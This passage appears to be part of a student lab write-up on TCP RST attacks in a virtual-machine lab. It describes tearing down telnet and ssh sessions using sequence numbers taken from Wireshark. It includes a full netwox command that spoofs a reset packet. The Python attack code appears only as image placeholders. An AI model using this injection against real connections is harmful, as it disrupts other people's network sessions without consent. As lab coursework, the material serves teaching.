
Sequence Number: 452825296

With the use of the above data, we run a TCP RST Attack from the attacker VM:




Here, we can see the information provided by the RST packet.

After running the attack, we can see that the telnet connection is not being established like before:



Connection is closed by foreign host

Wireshark Capture:




Now the telnet connection gets disconnected due to the netwox command

Wireshark Capture:


The last Telnet packet and its details which will be used in the next attack

Destination Port: 45770


Sequence Number: 2492612997



Now we will try to perform the same attack with the help of a python code:




We run the attack on the Attacker VM:




The attack has been executed as seen above

When we try to telnet the victim, we are not able to:



Connection closed by foreign host


Wireshark Capture:



The telnet connection gets disconnected due to the netwox command as it sends an RST packet whose details are in the Wireshark screenshot

2. ssh

First we will try to establish an ssh connection from the observer (10. 0. 2. 21) to the client (10. 0. 2. 20):




The connection is established as seen above

Wireshark Capture:

The last *ssh* packet and its details which will be used in the next attack

Destination Port: 42036


Next Sequence Number: 2838742942




After performing the attack, using the above data from the Wireshark capture,

Command: *sudo netwox 40 -l 10.0.2.21 -m 10.0.2.20 -o 22 -p 42036 -B -q 2838742942*

We observe that the ssh connection is closed by a remote host as seen below:



Wireshark Capture:




We can see the RST packet sent from the observer to the victim

Now we will try to perform the same attack with the help of a python code:


First we perform an ssh connection and collect information from the last packet of a Wireshark capture:

Destination Port: 53552


Sequence Number: 2081052122



